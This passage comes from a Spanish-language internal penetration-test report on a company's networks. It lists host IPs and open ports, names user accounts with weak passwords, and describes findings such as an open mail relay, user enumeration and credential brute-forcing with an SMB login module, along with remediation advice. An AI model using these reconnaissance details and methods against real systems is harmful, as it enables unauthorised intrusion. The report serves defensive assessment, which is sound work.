192.168.37.5	Windows Server 2003 R2 SP1	TCP: 445, 8315, 8980, UDP: 111, 137, 1434, 7937, 7938
192.168.37.6	Windows Server 2003 R2 SP1	TCP: 445, 8315, 8980, UDP: 111, 137, 1434, 7937, 7938
192.168.37.80	Windows Server 2003 R2 SP1	TCP: 445 UDP: 137, 1434
192.168.40.27	Windows Server 2008 R2 SP1	TCP: 80, 445, 1433, 3389 UDP: 137
192.168.40.28	Windows Server 2008 R2 SP1	TCP: 80, 445, 1433, 3389 UDP: 137
192.168.40.30	Windows Server 2008 R2 SP1	TCP: 80, 445, 1433, 3389 UDP: 137
192.168.40.31	Windows Server 2008 R2 SP1	TCP: 80, 445, 1433, 3389 UDP: 137
192.168.40.35	Windows Server 2003 R2 SP2	TCP: 80, 445, 1433, 3389, 7937, 7938, 8026, 9000 UDP: 111, 137, 1434, 7938
192.168.40.36	Windows Server 2003 R2 SP2	TCP: 80, 445, 1433, 3389, 7937, 7938, 8026, 9000 UDP: 111, 137, 1434, 7938
192.168.40.48	Windows Server 2003 R2 SP2	TCP: 21, 80, 445, 1433, 3389 UDP: 137

IP	Sistema operativo	Servicios activos
192.168.40.57	Windows 2008 R2 SP1	TCP: 80,445, 1433, 3389 UDP: 137
192.168.40.81	Windows 2003 R2 SP1	TCP: 80,445, 1433, 3389 UDP: 137, 111
192.168.40.82	Windows Server 2003 R2 SP2	TCP: 21, 80, 445, 1433, 3389, 7937, 7938 UDP: 137, 7937, 7938
192.168.40.83	Windows Server 2003 R2 SP2	TCP: 21, 80, 445, 1433, 3389, 7937, 7938 UDP: 137, 7937, 7938
192.168.40.86	Windows Server 2003 R2 SP2	TCP: 21, 80, 445, 1433, 3389, 7937, 7938 UDP: 137, 7937, 7938
192.168.40.90	Windows Server 2008 R2 SP1	TCP: 21, 80, 445, 1433, 3389, 7937, 7938 UDP: 137, 7937, 7938
192.168.40.131	Windows Server XP SP2	TCP: 445, 1433, 3389 UDP: 123, 137, 1434
192.168.40.134	Red Hat	TCP: 22, 111, 1521, 29520 UDP: 111, 27700
192.168.40.137	Red Hat	TCP: 22, 111, 1521, 29520 UDP: 111, 27700
192.168.40.151		TCP: 22, 80, 443, 5432
192.168.40.153	Windows Server 2008 R2	TCP: 445, 3389, 1433 UDP: 137
192.168.40.159	Windows Server 2008 R2	TCP: 445, 3389, 5432 UDP: 137
192.168.40.173	Windows Server 2012	TCP: 445, 3389, 5432 UDP: 137
192.168.40.174	Windows Server 2012	TCP: 445, 3389, 5432 UDP: 137
192.168.40.175	Windows Server 2012	TCP: 445, 3389, 5432 UDP: 137
192.168.40.194	Windows Server 2008 R2 SP1	TCP: 80, 445, 1434, 3389 UDP: 137
192.168.40.195	Windows Server 2008 R2 SP1	TCP: 80, 445, 1434, 3389 UDP: 137
192.168.40.196	Windows Server 2008 R2 SP1	TCP: 80, 445, 1434, 3389 UDP: 137
192.168.40.197	Windows Server 2008 R2 SP1	TCP: 80, 445, 1434, 3389 UDP: 137
192.168.40.199	Windows Server 2008 R2 SP1	TCP: 80, 445, 1434, 3389 UDP: 137, 1434
192.168.40.202	Windows Server 2008 R2 SP1	TCP: 80, 389, 443, 445, 3389 UDP: 137, 1434

IP	Sistema operativo	Servicios activos
192.168.40.206	Windows Server 2008 R2 SP1	TCP: 80, 389, 443, 445, 3389 UDP: 137, 1434
192.168.40.208	Windows Server 2008 R2 SP1	TCP: 80, 389, 443, 445, 3389 UDP: 137, 1434
192.168.40.209	Windows Server 2008 R2 SP1	TCP: 80, 389, 443, 445, 3389 UDP: 137, 1434

## IBM OS

Tabla 4.7 Equipos IBM OS

IP	Sistema operativo	Servicios activos
170.167.40.100	IBM OS/400	TCP: 21, 23, 25, 443, 445
170.167.40.101	IBM OS/400	TCP: 21, 23, 25, 389, 445
170.167.40.102	IBM OS/400	TCP: 21, 23, 443, 445
170.167.40.200	IBM OS/400	TCP: 21, 23, 443, 445
170.167.43.100	IBM OS/400	TCP: 21, 23, 25, 443, 445
170.167.43.200	IBM OS/400	TCP: 21, 23, 25, 443, 445
192.168.35.10	IBM OS/400	TCP: 21, 23, 25, 443, 445 UDP: 123, 137
192.168.35.11	IBM OS/400	TCP: 21, 23, 25 UDP: 123, 137
192.168.35.12	IBM OS/400	TCP: 21, 23, 25 UDP: 123, 137
192.168.35.13	IBM OS/400	TCP: 21, 23, 25 UDP: 123, 137
192.168.35.14	IBM OS/400	TCP: 21, 23, 25 UDP: 123, 137, 5093
192.168.35.50	IBM OS/400	TCP: 21, 22, 23, 25, 80, 111, 389, 443, 445, 2049, 9036, 21444, 25421, 25806, 26748, 54018, 62891 UDP: 111, 2049, 5425, 10419, 10480, 23269, 30001, 48243, 52728, 57554
192.168.35.51	IBM OS/400	TCP: 21, 23, 25, 445 UDP: 137
192.168.35.52	IBM OS/400	TCP: 21, 23, 25, 80, 389, 443, 445 UDP: 137
192.168.35.53	IBM OS/400	TCP: 21, 23, 25, 80, 445 UDP: 137
192.168.35.60	IBM OS/400	TCP: 21, 23, 25, 80, 389, 443, 445 UDP: 123, 137
192.168.35.65	IBM OS/400	TCP: 21, 23, 25, 80, 389, 443, 445 UDP: 137

*UNIX SO*

Tabla 4.8 Equipos Unix SO

IP	Sistema operativo	Servicios activos
170.167.40.131	Solaris	TCP: 21, 22, 23
170.167.40.132	Solaris	TCP: 21, 22, 23, 25
170.167.40.133	Solaris	TCP: 21, 22, 23, 25
170.167.40.134	Solaris	TCP: 21, 22, 23, 25
170.167.40.135	Solaris	TCP: 21, 22, 23, 25
170.167.40.136	Solaris	TCP: 21, 22, 23, 25
170.167.40.137	Solaris	TCP: 21, 22, 23, 25
170.167.40.138	Solaris	TCP: 21, 22, 25

*VMWare*

Tabla 4.9 Equipos VMWare

IP	Sistema operativo	Servicios activos
192.168.40.204	VMWare	TCP: 80, 443
192.168.40.205	VMWare	TCP: 80, 443
192.168.40.212	VMWare	TCP: 80, 443
192.168.40.213	VMWare	TCP: 80, 443
192.168.40.220	VMWare	TCP: 80, 443
192.168.40.221	VMWare	TCP: 80, 443
192.168.40.222	VMWare	TCP: 80, 443

**Análisis y explotación de vulnerabilidades de Corporativo***Fortalezas de Corporativo*

- Algunos escaneos de puertos e identificación de equipos vivos, así como ataques automatizados de contraseñas que realicé fueron detectados y detenidos, ya que los equipos en principio fueron detectados y posterior rechazaban todas las peticiones realizadas.
- Los sistemas operativos cuentan con las últimas actualizaciones de seguridad, ya que los ataques más recientes no tuvieron el resultado deseado.
- Las bases de datos no cuentan con contraseñas por defecto, por tanto, no fue posible ingresar a ellas.

*Vulnerabilidades*

La Figura 4.1 Vulnerabilidades muestra los grupos de vulnerabilidades detectadas durante la prueba de penetración:

## < Vulnerabilidades >




Figura 4.1 Gráfica de vulnerabilidades

### Cultura de seguridad

Impacto	Perfil del atacante	Nivel de acceso
<b>Crítico</b>	<b>Conocimiento en sistemas</b>	<b>Operación</b>

Compartí el área de trabajo con el equipo de soporte de Corporativo dentro de las instalaciones. Identifiqué que el equipo comparte usuarios y contraseñas en voz alta y en general los usuarios anotan credenciales en lugares visibles de su lugar de trabajo a pesar de la presencia de gente ajena a las instalaciones; pudiendo identificar usuarios y contraseñas válidas que me dieron acceso a los sistemas.

La evidencia relacionada a esta vulnerabilidad se encuentra en el anexo 4.5.4.2 apartado Prueba de penetración interna red OCNNet subapartado Cultura de seguridad de este documento.

### Recomendaciones

Realizar campañas de concientización de seguridad de manera regular enfocadas a los usuarios. En ellas se deben explicar y detallar los ataques de ingeniería social más comunes, para que los usuarios

estén conscientes de la existencia de este tipo de técnicas para usurpar información, y sepan cómo reaccionar ante ellas.

#### *Política de contraseñas*

Impacto	Perfil del atacante	Nivel de acceso
<b>Crítico</b>	Conocimiento en sistemas	Operación

Identifiqué 4 usuarios que hacen uso de contraseñas fáciles de adivinar y dos equipos que tienen el usuario anónimo habilitado para el servicio de FTP.

- msotelo
- ejaramillo
- mmiranda
- as400
- 192.168.40.211
- 192.168.40.212

La evidencia relacionada a esta vulnerabilidad se encuentra en el anexo 4.5.4.2 apartado Prueba de penetración interna red OCNNet subpartado Política de contraseñas.

#### *Recomendaciones*

Recomendamos establecer un proceso de cambio de contraseñas por defecto en los equipos y aplicaciones y promover una política de creación de contraseñas robustas que mínimo cumplan con las siguientes características:

- 8 caracteres de longitud mínima.
- Caracteres alfanuméricos.
- Letras minúsculas y mayúsculas.
- Caducidad de la contraseña no mayor a 180 días.

Proporcionamos un enlace para la creación de contraseñas seguras por parte de Microsoft.

- <http://www.microsoft.com/es-es/security/online-privacy/passwords-create.aspx>

#### *Configuración de antivirus*

Impacto	Perfil del atacante	Nivel de acceso
---------	---------------------	-----------------

<b>Alto</b>	Conocimiento en seguridad	Operación
-------------	---------------------------	-----------

Equipos en los que obtuve acceso no contaban con una solución antivirus, lo que me permitió cargar herramientas que permitieron expandir la influencia.

- 192.168.74.128
- 192.168.5.189

La evidencia relacionada a esta vulnerabilidad se encuentra en el anexo 4.5.4.2 apartado Prueba de penetración interna red OCNet subapartado Configuración de antivirus.

#### *Recomendaciones*

Implementar una solución adecuada de antivirus la cual debe ser actualizada constantemente, no permitir que los usuarios o administradores locales puedan deshabilitar el servicio. Así mismo se deberá contar con un proceso adecuado para el seguimiento a las alertas de posible malware.

#### *Información sensible*

Impacto	Perfil del atacante	Nivel de acceso
<b>Alto</b>	Conocimiento en seguridad	Operación

Identifiqué un equipo que cuenta con información sensible expuesta a los usuarios con permisos de acceso a este. La información no se encuentra segmentada para cada usuario.

- 192.168.40.230

La evidencia relacionada a esta vulnerabilidad se encuentra en el anexo 4.5.4.2 apartado Prueba de penetración interna red OCNet subapartado Información sensible.

#### *Recomendaciones*

Recomendamos dar permisos de acceso, modificación y/o borrado a las carpetas compartidas únicamente a los usuarios que así lo requieran. Esto permite llevar un control adecuado de la información, manteniendo su confidencialidad e integridad.

#### *Configuración de servidor de correo*

Impacto	Perfil del atacante	Nivel de acceso
---------	---------------------	-----------------



<b>Medio</b>	<b>Conocimiento en seguridad</b>	<b>Operación parcial</b>
--------------	----------------------------------	--------------------------

En el servidor SMTP, me fue posible explotar la vulnerabilidad de *Open Relay*, esta vulnerabilidad me permitió enviar correos electrónicos con una identidad suplantada.

- 192.168.35.10
- 192.168.35.11
- 192.168.35.12
- 192.168.35.13

La evidencia relacionada a esta vulnerabilidad se encuentra en el anexo 4.5.4.2 apartado Prueba de penetración interna red OCNet subapartado Configuración de servidor de correo.

#### *Recomendaciones*

Realizar un hardening adecuado al servidor de correo para solicitar credenciales válidas para el ingreso al servicio de correo.

#### *Configuración por defecto*

<b>Impacto</b>	<b>Perfil del atacante</b>	<b>Nivel de acceso</b>
<b>Medio</b>	<b>Experto en sistemas</b>	<b>Expuesto</b>

Identifiqué 48 equipos con páginas de inicio por defecto que muestran información del servidor, del sistema operativo y/o de versiones ocupados en la plataforma.

- 170.167.41.212
- 192.168.35.50
- 192.168.35.52-53
- 192.168.35.60
- 192.168.35.65
- 192.168.40.28
- 192.168.40.30-31
- 192.168.40.113-119
- 192.168.40.121-122
- 192.168.40.137
- 192.168.40.139
- 192.168.40.145
- 192.168.40.159

- 192.168.40.173-174
- 192.168.40.176
- 192.168.40.184
- 192.168.40.195-196
- 192.168.40.199-202
- 192.168.40.204-206
- 192.168.40.208
- 192.168.40.212-214
- 192.168.40.216-219
- 192.168.40.220-224

La evidencia relacionada a esta vulnerabilidad se encuentra en el anexo 4.5.4.2 apartado Prueba de penetración interna red OCNNet subapartado Configuración por defecto

#### Recomendaciones

- Realizar un hardening de los servidores web Tomcat eliminando o sustituyendo la página de inicio del servicio. La ruta para modificar, eliminar o reemplazar esta página varía de acuerdo a cada instalación, pero se puede localizar de manera general en la siguiente ruta:
  - \$TOMCAT\_HOME/webapps/index.jsp
- Realizar un hardening de los servidores web IIS eliminando o sustituyendo la página de inicio del servicio. La ruta para modificar, eliminar o reemplazar esta página varía de acuerdo a cada instalación, pero se puede localizar de manera general en la siguiente ruta:
  - C:\inetpub\wwwroot\iisstart.htm

También se puede modificar el nombre del archivo por defecto que cargara un servidor IIS al iniciar, por medio de las Herramientas Administrativas seleccionando la opción “*Internet Information Services (IIS) Manager*”.

- Dentro del *IIS Manager*, seleccionar el nodo de nombre del servidor; buscar y dar doble clic en icono de “*Default Document*” en el área de trabajo.
- En el panel de Acciones, dar clic en Agregar y en la nueva caja de dialogo “Add Default Document”, escribir el nombre del documento por defecto que se cargará en el servidor web, una vez que este inicie.

A continuación, proporcionamos un enlace con el proceso detallado para realizar la configuración antes descrita:

- <http://www.iis.net/learn/web-hosting/web-server-for-shared-hosting/default-documents>

#### Manejo de errores

Impacto	Perfil del atacante	Nivel de acceso
Medio	Experto en sistemas	Expuesto

Identifiqué 18 servidores que cuentan con un mal manejo de errores, mostrando información del servidor, sistema operativo, código fuente y versiones de los sistemas ocupados.

- 170.167.40.99
- 192.168.35.106
- 192.168.40.33
- 192.168.40.35
- 192.168.40.48
- 192.168.40.175
- 192.168.40.190
- 192.168.40.194
- 192.168.40.197
- 192.168.40.198
- 192.168.40.207
- 192.168.40.211
- 192.168.93.10
- 192.168.40.98
- 192.168.40.30
- 192.168.40.137
- 192.168.40.176
- 192.168.40.215

La evidencia relacionada a esta vulnerabilidad se encuentra en el anexo 4.5.4.2 apartado Prueba de penetración interna red OCNet subapartado Manejo de errores

#### *Recomendaciones*

Recomendamos crear una página de error por defecto para todas las posibles condiciones de error que puedan existir, en la que no se muestre ningún tipo de información sensible acerca de los sistemas o del servidor.

*Enumeración de usuarios*

Impacto	Perfil del atacante	Nivel de acceso
Medio	Conocimiento en seguridad	Operación parcial

Me fue posible probar usuarios válidos en los equipos, lo que permitió realizar ataques de diccionario o de fuerza bruta con usuarios válidos.

- 170.167.40.110
- 192.168.35.10
- 192.168.40.185
- 192.168.35.13
- 192.168.35.12

La evidencia relacionada a esta vulnerabilidad se encuentra en el anexo 4.5.4.2 apartado Prueba de penetración interna red OCNet subapartado Enumeración de usuarios.

*Recomendaciones*

Recomendamos cambiar los mensajes de inicio de sesión erróneo en los sistemas

- AS400
  - Ingresar la opción CHGMSGD para cambiar el mensaje de inicio de sesión erróneo.
  - ID de mensaje cuando el usuario existe y la contraseña es incorrecta: CPF1107 ingresar el mensaje deseado, se sugiere el mensaje “La información de inicio de sesión no es correcta”.
  - ID de mensaje cuando el usuario no existe: CPF1120 ingresar el mensaje deseado, se sugiere el mensaje “La información de inicio de sesión no es correcta”.

*Protocolos en texto claro*

Impacto	Perfil del atacante	Nivel de acceso
Bajo	Experto en seguridad	Operación parcial

Me fue posible realizar conexiones mediante protocolos en texto claro, lo que me permitió la captura de información, los equipos que hacen uso de estos protocolos son los siguientes:

- 192.168.35.10 - telnet
- 192.168.40.185 - telnet
- 192.168.35.13 - telnet
- 192.168.35.12 – telnet
- 170.167.40.100 - FTP
- 170.167.40.101 - FTP

- 170.167.40.102 - FTP
- 170.167.41.212 - FTP
- 170.167.40.211 – FTP

La evidencia relacionada a esta vulnerabilidad se encuentra en el anexo 4.5.4.2 apartado Prueba de penetración interna red OCNNet subapartado Protocolos en texto claro.

#### Recomendaciones

- Telnet no utiliza ningún tipo de cifrado, por lo que todo el tráfico entre equipos se realiza en texto claro. Cualquier atacante con un analizador de tráfico de red (sniffer) puede capturar el login y el password utilizados en una conexión. Es muy recomendable no utilizar este protocolo para conexiones remotas (Telnet), y ser sustituido por aplicaciones equivalentes que utilicen cifrado para la transmisión de datos: SSH o SSL-Telnet son las más comunes.
- El protocolo FTP envía información en texto claro, lo que puede permitir a un atacante realizar ataques de tipo man in the middle y de esta manera obtener la información que es transmitida. Recomendamos dejar de utilizar el este protocolo para la transferencia de archivos y en su lugar usar SCP o SFTP que utilizan cifrado en sus comunicaciones. Si no es utilizado este protocolo se recomienda deshabilitar el servicio

#### Expansión de influencia

#### Información sensible

Tabla 4.11 Obtención de información sensible

Activo	Vulnerabilidad explotada	Información obtenida
	Cultura de seguridad	Me permitió obtener usuarios y contraseñas, así como la estructura para la generación de usuarios.
<ul style="list-style-type: none"> <li>• 192.168.40.185</li> <li>• 192.168.35.13</li> <li>• 192.168.35.12</li> <li>• 170.167.40.110</li> </ul>	Enumeración de usuarios	Logré enumerar usuarios válidos activos en los sistemas.
<ul style="list-style-type: none"> <li>• 192.168.40.211</li> <li>• 192.168.40.212</li> <li>• 192.168.35.10</li> <li>• 192.168.40.185</li> <li>• 192.168.35.13</li> <li>• 192.168.35.12</li> </ul>	Política de contraseñas	Probé usuarios y contraseñas por defecto, y fáciles de adivinar en los servidores y equipos de los segmentos de red. Utilicé el módulo "smb_login" intentando acceder a los sistemas mediante el protocolo SMB y detecté una credencial con una política de contraseñas poco robusta, que permitió acceder al servidor.

192.168.40.230	Información sensible	Logré obtener credenciales válidas de un usuario con acceso a un servidor de respaldos, de cual obtuve información como contraseñas, información financiera y de clientes de Corporativo y formas de acceso a los equipos objetivos
----------------	----------------------	---

AS400

Tabla 4.12 Ingreso a equipo AS400

Activo	Vulnerabilidad explotada	Información obtenida
	Cultura de seguridad	Permitió obtener usuarios y contraseñas, así como la estructura para la generación de usuarios.
<ul style="list-style-type: none"> <li>• 192.168.40.185</li> <li>• 192.168.35.13</li> <li>• 192.168.35.12</li> <li>• 170.167.40.110</li> </ul>	Enumeración de usuarios	Los mensajes de error en la autenticación que dan información sobre la existencia o inexistencia de los usuarios me permitieron realizar una enumeración de usuarios válidos en los sistemas AS400.
<ul style="list-style-type: none"> <li>• 192.168.40.211</li> <li>• 192.168.40.212</li> <li>• 192.168.40.230</li> <li>• 192.168.35.10</li> <li>• 192.168.40.185</li> <li>• 192.168.35.13</li> <li>• 192.168.35.12</li> </ul>	Política de contraseñas	Probé usuarios y contraseñas por defecto, y fáciles de adivinar en los servidores y equipos de los segmentos de red. Utilicé el módulo "smb_login" intentando acceder a los sistemas mediante el protocolo SMB y se detecté una credencial con una política de contraseñas poco robusta, que permitió acceder al servidor.
192.168.40.230	Acceso a AS400	Logré obtener credenciales de un usuario que se encontraba activo dentro del sistema AS400.

#### 4.5.1.2 Prueba de penetración interna red KSNet

##### Identificación de activos

##### Rango de direcciones

- 192.168.40.0 – 254
- 192.168.93.0 – 254
- 10.11.70.0 – 254
- 10.100.70.0 – 254

## Registros MX

- CORP.CORPORATIVO.MX

## Equipos identificados

Tabla 4.13 Equipos identificados

IP	Nombre	Sistema operativo	Servicios
10.11.70.249			TCP: 53, 443, 2222, 4443, 5000 UDP: 53
10.11.70.251			TCP: 53, 443, 4443, 5000 UDP: 53
10.11.70.254			TCP: 53, 443, 2222, 4443, 5000 UDP: 53
10.100.70.29			TCP: 62078
10.100.70.34		Windows Server	TCP: 22, 88, 445, 548
10.100.70.48			TCP: 62078
10.100.70.60			TCP: 62078
10.100.70.69			TCP: 62078
10.100.70.71	EXT- JVAZQUEZ	Windows 7 Enterprise SP1	TCP: 135, 139, 445, 3389, 62078, 49156
10.100.70.77			TCP: 62078
10.100.70.78			TCP: 62078
10.100.70.84			TCP: 62078
10.100.70.93			TCP: 62078
10.100.70.95			TCP: 62078
10.100.70.96			TCP: 62078
10.100.70.99	EXT- IHERNANDEZE	Windows 7 Enterprise SP1	TCP: 80, 135, 139, 445, 3389, 49152, 49153, 49154
10.100.70.103			TCP: 62078
10.100.70.106			TCP: 62078
10.100.70.1118			TCP: 62078
10.100.70.121			TCP: 62078
10.100.70.122			TCP: 62078
10.100.70.128	MIGUEL- VAIO6101	Windows 7 Home Basic SP1	TCP: 135, 139, 445, 1521, 3306, 5357, 8001, 8080, 49152, 49153, 49154, 49155
10.100.70.129			TCP: 22, 88, 464, 625, 749, 5900
10.100.70.144			TCP: 62078
10.100.70.151			TCP: 62078
10.100.70.153			TCP: 62078
10.100.70.155		Windows XP	TCP: 135, 139, 445

IP	Nombre	Sistema operativo	Servicios
10.100.70.173			TCP: 62078
10.100.70.177			TCP: 62078
10.100.70.178			TCP: 62078
10.100.70.240			TCP: 1, 7, 17, 20, 22, 42, 43, 49, 88, 100, 106, 161, 179, 264, 514, 443, 444, 636, 711, 873, 990, 1026, 1039, 1056, 1060, 1069, 1071, 1073, 1112, 1124, 1234, 1259, 1287, 1434, 1494, 1971, 1984, 2002, 2005, 2009, 2010, 2106, 2111, 2967, 3001, 3006, 3003, 3031, 5800, 5801, 5802, 5859, 5988, 5989, 6346, 6881, 8000, 8021,

## Exploración de red

*Dispositivos de red*

Tabla 4.14 Dispositivos de red

IP	Dispositivo	Servicios activos
10.11.70.253	Palo Alto Firewall	TCP: 22, 443, 4443
10.100.70.254	Palo Alto Firewall	TCP: 22, 443, 4443
192.168.40.125	Cisco	TCP: 22, 23
192.168.40.126	Cisco Router	TCP: 23

*Servidores Web*

Tabla 4.15 Servidores web

IP	Sistema operativo	Servicios activos
10.100.70.32	Windows Server	TCP: 80, 135, 139, 445, 49155
192.168.40.115		TCP: 22, 80, 443
192.168.40.116		TCP: 22, 80, 443
192.168.40.117		TCP: 22, 80, 443
192.168.40.118		TCP: 22, 80, 443
192.168.40.119		TCP: 22, 80, 443
192.168.40.121		TCP: 22, 80, 443
192.168.40.122		TCP: 22, 80, 443
192.168.40.123		TCP: 22, 80, 443



Análisis y explotación de vulnerabilidades

Fortalezas de Corporativo

- Algunos escaneos de puertos e identificación de equipos vivos, así como ataques automatizados de contraseñas que realicé fueron detectados y detenidos, ya que los equipos en principio fueron detectados y posterior rechazaban todas las peticiones realizadas.
- Los sistemas operativos cuentan con las últimas actualizaciones de seguridad, ya que los ataques más recientes no tuvieron el resultado deseado.
- Las bases de datos no cuentan con contraseñas por defecto, por tanto, no fue posible ingresar a ellas.

Vulnerabilidades

La gráfica 4.2 Vulnerabilidades muestra los grupos de vulnerabilidades detectadas durante la prueba de penetración:

## < Vulnerabilidades >




Figura 4.2 Gráfica de vulnerabilidades

*Protocolos en texto claro*

Impacto	Perfil del atacante	Nivel de acceso
Bajo	Conocimiento en seguridad	Expuesto

Me fue posible realizar conexiones mediante protocolos en texto claro, lo que me permitió la captura de información, los equipos que hacen uso de estos protocolos son los siguientes:

- 192.168.40.25 - Telnet
- 192.168.40.26 – Telnet

La evidencia relacionada a esta vulnerabilidad se encuentra en el anexo 4.5.4.2 apartado Prueba de penetración interna red KSNet subapartado Protocolos en texto claro.

*Recomendaciones*

Telnet no utiliza ningún tipo de cifrado, por lo que todo el tráfico entre equipos se realiza en texto claro. Cualquier atacante con un analizador de tráfico de red (sniffer) puede capturar el login y el password utilizados en una conexión. Es muy recomendable no utilizar este protocolo para conexiones remotas (Telnet), y ser sustituido por aplicaciones equivalentes que utilicen cifrado para la transmisión de datos: SSH o SSL-Telnet son las más comunes.

*Segmentación de red*

Impacto	Perfil del atacante	Nivel de acceso
Bajo	Experto en seguridad	Expuesto

Me fue posible tener visibilidad de otros segmentos de red, lo que me permitió realizar ataques desde una red con cercanía media. Los segmentos visibles son los siguientes:

- 192.168.40.0 – 254

La evidencia relacionada a esta vulnerabilidad se encuentra en el anexo 4.5.4.2 apartado Prueba de penetración interna red KSNet subapartado Segmentación de red.

*Recomendaciones*

Recomendamos crear segmentos separados de red para lograr un control más efectivo de las conexiones realizadas desde la red KSNet, dado que es posible acceder a activos desde esta red a otros segmentos de la red, así como establecer políticas administrativas para habilitar la utilización de los puertos de conexión.

### 4.5.1.3 Prueba de penetración interna red KSNetGuest

#### Identificación de activos

##### *Rango de direcciones*

- 10.100.71.0 – 254
- 192.168.40.0 – 254

##### *Servidores de dominio*

- MXCORPAD04 (Primario)

##### *Registros MX*

- CORP.CORPORATIVO.MX

##### *Equipos identificados*

Tabla 4.16 Equipos identificados

IP	Sistema operativo	Servicios activos
10.100.71.102	Windows XP	TCP: 445
100.71.173	Blackberry Playbook	TCP: 443

#### Exploración de red

##### *Dispositivos de red*

Tabla 4.17 Dispositivos de red

IP	Dispositivo	Servicios activos
10.100.71.254	Palo Alto Firewall	TCP: 22, 443

##### *Servidores de directorio activo*

Tabla 4.18 Servidores de directorio activo

IP	Sistema operativo	Servicios activos
192.168.40.185	Windows Server	TCP: 53 UDP: 53
192.168.40.186	Windows Server	TCP: 53 UDP: 53
192.168.40.177	Windows Server	TCP: 53

		UDP: 53
192.168.40.178	Windows Server	TCP: 53 UDP: 53

*Servidores Web*

Tabla 4.19 Servidores web

IP	Sistema Operativo	Servicios activos
10.100.71.167	Windows Server	TCP: 21, 25, 53, 80, 443, 445, 1433
10.100.71.240		TCP: 22, 443
192.168.40.7		TCP: 80
192.168.40.8		TCP: 80
192.168.40.9		TCP: 80
192.168.40.27		TCP: 80
192.168.40.28		TCP: 80
192.168.40.30		TCP: 80
192.168.40.31		TCP: 80
192.168.40.33		TCP: 80
192.168.40.34		TCP: 80
192.168.40.35		TCP: 80
192.168.40.36		TCP: 80
192.168.40.38		TCP: 80
192.168.40.48		TCP: 80
